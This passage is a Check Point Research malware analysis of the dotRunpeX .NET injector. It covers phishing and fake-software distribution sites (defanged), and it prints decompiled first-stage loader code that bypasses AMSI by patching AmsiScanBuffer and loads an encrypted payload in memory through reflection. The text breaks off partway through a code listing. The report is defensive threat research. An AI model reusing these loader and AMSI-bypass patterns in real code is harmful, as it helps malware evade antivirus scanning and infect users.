


# DotRunpeX – demystifying new virtualized .NET injector used in the wild

[research.checkpoint.com/2023/dotrunpex-demystifying-new-virtualized-net-injector-used-in-the-wild/](https://research.checkpoint.com/2023/dotrunpex-demystifying-new-virtualized-net-injector-used-in-the-wild/)

March 15, 2023



Research by: Jiri Vinopal.

## Highlights:

- *Check Point Research (CPR) provides an in-depth analysis of the dotRunpeX injector and its relation to the older version*
- *DotRunpeX is protected by virtualization (a customized version of KoiVM) and obfuscation (ConfuserEx) – both were defeated*
- *Investigation shows that dotRunpeX is used in the wild to deliver numerous known malware families*
- *Commonly distributed via phishing emails as malicious attachments and websites masquerading as regular program utilities*
- *We confirmed and detailed the malicious use of a vulnerable process explorer driver to disable the functionality of Anti-Malware services*
- *CPR introduces several PoC techniques that were approved to be effective for reverse engineering protected or virtualized dotnet code*

## Introduction

During the past few months, we have been monitoring the dotRunpeX malware, its usage in the wild, and infection vectors related to dozens of campaigns. The monitoring showed that this new dotnet injector is still evolving and in high development. We uncovered several different methods of distribution where in all cases, the dotRunpeX was a part of the second-stage infection. This new threat is used to deliver numerous different malware families, primarily related to stealers, RATs, loaders, and downloaders.

The oldest sample related to the new version of dotRunpeX is dated **2022-10-17**. The first public information about this threat is dated **2022-10-26**.

The main subject of this research is an in-depth analysis of both versions of the dotRunpeX injector, focusing on interesting techniques, similarities between them, and an introduction to the PoC technique used to analyze a new version of dotRunpeX as it is being delivered virtualized by a customized version of KoiVM .NET protector.

## Background & Key Findings

---

DotRunpeX is a new injector written in .NET using the Process Hollowing technique and used to infect systems with a variety of known malware families. Although this injector is new, there are some connections to its older version sharing some similarities. The name of this injector is based on its version information which is the same for both dotRunpeX versions, consistent across all samples we analyzed and containing ProductName – `RunpeX.Stub.Framework`.

While we have been monitoring this threat, we spotted a few publicly shared pieces of information, mainly by independent researchers, that were related to the functionality of dotRunpeX but misattributed to a different well-known malware family.

We are aware of a publication about one campaign delivering this threat, but our findings and conclusions based on the report below slightly differ. By monitoring this threat for a few months, we got enough information to differentiate the first-stage loaders from the second stage (**dotRunpeX**) with no signs of the relation between them. We revealed the connections to its older version, the distribution of numerous malware families, and several different techniques used as a vector of infection.

Among the variety of downloaders and cryptocurrency stealers, we spotted these known malware families delivered by dotRunpeX:

# Malware Families Delivered by DotRunpeX




Figure 1: Malware Families Delivered by DotRunpeX

From the timeline perspective, based on the compilation timestamps of dotRunpeX samples that did not appear to be altered, this new threat became popular mainly during November 2022 and January 2023. What could be just an interesting coincidence or just some kind of sign of attackers waiting under the Christmas tree is that we did not see a lot of samples compiled during December 2022.




Figure 2: DotRunpeX Timeline – Compilation Timestamps

## Vector of infection

DotRunpeX injector commonly comes as a second stage of the original infection. The typical first stages are very different variants of .NET loaders/downloaders. The first-stage loaders are primarily being delivered via phishing emails as malicious attachments (usually as a part of “.iso”, “.img”, “.zip”, and “.7z”) or via websites masquerading as regular program utilities. Apart from the most common infection vectors, the customers of dotRunpeX are not ashamed to abuse Google Ads or even target other potential attackers via trojanized malware builders.

Example phishing email [Transaction Advice 502833272391\\_RPY - 29/10/2022](#) delivering the first stage loader as a part of malicious “.7z” attachment that results in loading of dotRunpeX (SHA256: “457cfd6222266941360fdb6e36742486ee12419c95f1d7d350243e795de28200e”).




Figure 3: Phishing email “Transaction Advice 502833272391\_RPY – 29/10/2022”

Example phishing websites – masquerading regular program utilities (Galaxy Swapper, OBS Studio, Onion Browser, Brave Wallet, LastPass, AnyDesk, MSI Afterburner) and delivering the first stage loaders that result in dotRunpeX infection in a part of the second stage.



Website masquerading as Galaxy Swapper: [https://www.galaxyswapper\[.\]ru/](https://www.galaxyswapper[.]ru/)




Figure 4: Google search for the utility Galaxy Swapper leads to “[https://www.galaxyswapper\[.\]ru/](https://www.galaxyswapper[.]ru/)”  
Download redirects  
to [https://gitlab\[.\]com/forhost1232/galaxyv19.11.14/-/raw/main/GalaxyV19.11.14.zip](https://gitlab[.]com/forhost1232/galaxyv19.11.14/-/raw/main/GalaxyV19.11.14.zip).




Figure 5: Download button on “[https://www.galaxyswapper\[.\]ru/](https://www.galaxyswapper[.]ru/)” redirects to a trojanized program

Website masquerading as LastPass Password Manager: [http://lastpass\[.\]shop/en/](http://lastpass[.]shop/en/)

# lastpass.shop

2606:4700:3033::6815:124f 

Submitted URL: <http://lastpass.shop/>

Effective URL: <http://lastpass.shop/en/>

Submission: On January 12 via manual (January 12th 2023, 4:55:04 pm UTC) from  — Scanned from 

[Summary](#) [HTTP](#) [Redirects](#) [Links](#) [Behaviour](#) [Indicators](#) [Similar](#) [DOM](#) [Content](#) [API](#) [Verdicts](#)

## Summary

This website contacted 2 IPs in 1 countries across 1 domains to perform 8 HTTP transactions. The main IP is 2606:4700:3033::6815:124f, located in United States and belongs to CLOUDFLARENET, US. The main domain is lastpass.shop.

lastpass.shop scanned 2 times on urlscan.io


Show Scans 2

65 similar pages on different IPs, domains and ASNs found

Show Scans 65

urlscan.io Verdict: No classification 

### Live information

Google Safe Browsing:  No classification for lastpass.shop

## Screenshot

[Live screenshot](#) [Full Image](#)



Figure 6: Website “[http://lastpass\[.\]shop/en/](http://lastpass[.]shop/en/)” masquerading as LastPass Password Manager

The fake website of LastPass Password Manager was already down at the time of the investigation. Still, we can confirm that the fake software was downloaded from the “**Final URL**” [https://gitlab\[.\]com/forhost1232/lastpassinstaller/-/raw/main/LastPassInstaller.zip](https://gitlab[.]com/forhost1232/lastpassinstaller/-/raw/main/LastPassInstaller.zip).

URL	Status	Date
<a href="http://lastpass.shop/en/file.php">http://lastpass.shop/en/file.php</a>	200	2023-01-12 16:29:10 UTC

Field	Value
First Submission	2023-01-12 16:29:10 UTC
Last Submission	2023-01-12 16:29:10 UTC
Last Analysis	2023-01-12 16:29:10 UTC

**Final URL**  
<https://gitlab.com/forhost1232/lastpassinstaller/-/raw/main/LastPassInstaller.zip> (Search URL)

**Serving IP Address**  
104.21.18.79

**Status Code**  
200

Figure 7: Download button on “[http://lastpass\[.\]shop/en/](http://lastpass[.]shop/en/)” redirects to a trojanized program

The GitLab page [https://gitlab\[.\]com/forhost1232](https://gitlab[.]com/forhost1232) contained dozens of programs trojanized by dotRunpeX malware.




Figure 8: Dozens of trojanized programs on GitLab repository “https://gitlab[.]com/forhost1232”  
 All of the trojanized programs on the previously mentioned GitLab page contain the main .NET application enlarged with an overlay to avoid scanning with sandboxes very likely.




Figure 9: Examples of trojanized programs served by the GitLab repository “https://gitlab[.]com/forhost1232”  
 The mentioned .NET applications with overlay are the typical first stages, behaving as dotnet loaders with simple obfuscation. These different variants of loaders use reflection to load the dotRunpeX injector in the second stage. Some of them are very simple, and some are more advanced.

Simple first-stage loader (direct usage of method `System.Reflection.Assembly.Load()`):

```

private static async Task WacatacPop7lar()
{
    Assembly.Load(WacatacSpenSing.Wacatac9bserve(WacatacSpenSing.WacatacObjecti4e)).EntryPoint.Invoke(0, null);
}

// Token: 0x06000064 RID: 100 RVA: 0x00068F78 File Offset: 0x00067178
[DebuggerStepThrough]
private static void <Main>()
{
    WacatacSe3t.WacatacPop7lar().GetAwaiter().GetResult();
}

```

Figure 10: Simple first-stage loader

An example of a more advanced first-stage loader (using AMSI Bypass and `DynamicMethod` to load and execute the second stage via reflection) can be seen below. The advantage of this kind of advanced loader is that there is no direct reference to `System.Reflection.Assembly.Load()` method so it could possibly avoid detection of engines relying on static parsing of .NET metadata.

```

public static async Task Depic5()
{
    string libraryToLoad = TablesP77n.ArTi4t("lySDGw/Je7tSFSsHHyScgQ==");
    IntPtr lib = S0able.Expre88ion(libraryToLoad);
    string methodName = TablesP77n.ArTi4t("ojJ0dSsqm780cE3AIDFaSw==");
    IntPtr loadedKernel = S0able.Expre88ion("kernel32.dll");
    byte[] patch = 7irect.Ug7y.C5mf5rt();
    7irect.w99k(loadedKernel, 7irect.Ug7y.Ha88y(lib, methodName), patch);
    await Task.Delay(1000);
    byte[] array2 = await TablesP77n.Cous2n(TablesP77n.B5ock);
    byte[] array = array2;
    array2 = null;
    DynamicMethod fuckingDynamic = new DynamicMethod("Release", typeof(IntPtr), new Type[] { typeof(byte[]) }, typeof(Coa3t).Module);
    ILGenerator il = fuckingDynamic.GetILGenerator();
    il.Emit(OpCodes.Ldarg_0);
    il.Emit(OpCodes.Call, typeof(Assembly).GetMethod(TablesP77n.ArTi4t("9afGtF7968EjMBAtDjBqTw=="), new Type[] { typeof(byte[]) }));
    il.Emit(OpCodes.Callvirt, typeof(Assembly).GetProperty(TablesP77n.ArTi4t("JlwniEY1a2UxNo8VbJ3J3Sw==").GetMethod());
    il.Emit(OpCodes.Ldnull);
    il.Emit(OpCodes.Ldnull);
    il.Emit(OpCodes.Callvirt, typeof(MethodBase).GetMethod(TablesP77n.ArTi4t("WPYu4a3lG54MwPqp5itaew=="), new Type[]
    {
        typeof(object),
        typeof(object[])
    }));
    il.Emit(OpCodes.Pop);
    il.Emit(OpCodes.Ldc_I4, 16);
    il.Emit(OpCodes.Conv_I);
    il.Emit(OpCodes.Ret);
    fuckingDynamic.Invoke(null, new object[] { array });
}

```

Figure 11: More advanced first-stage loader using AMSI bypass and `DynamicMethod`

Deobfuscated form of the latter one could be seen in the picture below:

```

public static async Task Depic5()
{
    string libraryToLoad = "amsi.dll";
    IntPtr lib = Class1.LoadLibraryEx(libraryToLoad);
    string methodName = "AmsiScanBuffer";
    IntPtr loadedKernel = Class1.LoadLibraryEx("kernel32.dll");
    byte[] patch = Class2.Class2_3.GetAmsiPatchBytes();
    Class2.PatchAmsi(loadedKernel, Class2.Class2_3.GetProcAddress(lib, methodName), patch);
    await Task.Delay(1000);
    byte[] array2 = await Class4.AesDecrypt(Class4.EncryptedPayload);
    byte[] array = array2;
    array2 = null;
